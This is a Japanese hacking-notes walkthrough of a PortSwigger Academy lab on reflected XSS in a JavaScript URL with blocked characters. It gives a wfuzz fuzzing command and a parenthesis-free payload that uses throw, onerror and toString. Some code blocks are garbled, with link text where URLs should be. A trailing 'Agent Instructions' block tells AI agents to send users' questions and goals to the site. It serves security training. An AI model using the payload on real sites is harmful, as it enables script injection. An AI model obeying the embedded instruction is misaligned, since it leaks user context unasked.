> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/xss/xss-in-javascript-url-with-limited-characters.md).
# 使用可能文字が制限されたJavaScript URL内のXSS
PortSwigger Web Security Academy のラボ向けメモ。使用可能文字が制限されたJavaScript URL内のXSSに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### 一部の文字がブロックされたJavaScript URLにおける反射型XSS
#### 目的
ある反射型XSS脆弱性を使って `JavaScript:` 表示するためのURL `alert` を含む `1337` 文字列( `1337` 文字列はメッセージのどこかに存在している必要があります)。
アプリケーションは、JavaScript URL内の私たちの入力を反映します。一見すると課題は単純そうですが、アプリケーションはXSS攻撃を防ぐために特定の文字をフィルタリングします。これらの制約にもかかわらずJavaScriptコンテキストを脱出し、 `alert(...)` を含む `1337`.
#### ソースコード解析の観察

ソースコードには次のリンクがあります:
{% code overflow="wrap" %}
```javascript
ブログに戻る
```
{% endcode %}
URLをデコードすると、次のようになります:
{% code overflow="wrap" %}
```javascript
ブログに戻る
```
{% endcode %}

Back to BlogをクリックするとこのJavaScript URLが実行されます。リクエストを傍受すると、〜への呼び出しが行われていることがわかります `/analytics`。 `postId` パラメータはURL(`/post?postId=...`)から取得され、分析クエリの本文に反映されます。
#### 最初の試み — パースの破綻

単一のアポストロフィを注入すると、パースが壊れます(IDが無効になります):
```javascript
2'},{x:'
```
アポストロフィによって構造が壊れ、値がクォートが影響するコンテキストに挿入されていることがわかります。
#### 特殊文字のファジング

どの特殊文字が有効なレスポンスを生成するかをすぐにテストしました( `wfuzz` と `special-chars.txt` のリストを使用)。使用したコマンドの例:
{% code overflow="wrap" %}
```bash
wfuzz -c -w /usr/share/SecLists/Fuzzing/special-chars.txt 'https://0a530041036b803fbb5cd40a009500a8.web-security-academy.net/post?postId=2FUZZ%27},{x:%27'
```
{% endcode %}
結果は、 `&` および `#` 200コードを返すものがあることを示しています — それらはパーサーに受け入れられ、構造を適切に閉じるシーケンスを挿入できます。
観測された解釈:
```javascript
post?postId=2&
```
#### エスケープベクトルの構築

値を適切に閉じてコードを挿入することで、次のようにできます:
```javascript
post?postId=2&'},{x:''
```
ここでは `x` は空のままで、構文は受け入れられます。
次に、 `alert` を直接追加してみます:
```javascript
post?postId=2&'},alert(1),{x:''
```
しかし `()` の括弧は `alert(1)` フィルタによって削除されるため、 `()`.
#### 括弧を使わない回避

括弧の使用を避け、より創造的なJavaScript式を使って `alert` を `1337` を出力します。最終的に使用したペイロードは次のとおりです:
```javascript
2&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window%2b'',{x:'
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/xss/xss-in-javascript-url-with-limited-characters.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.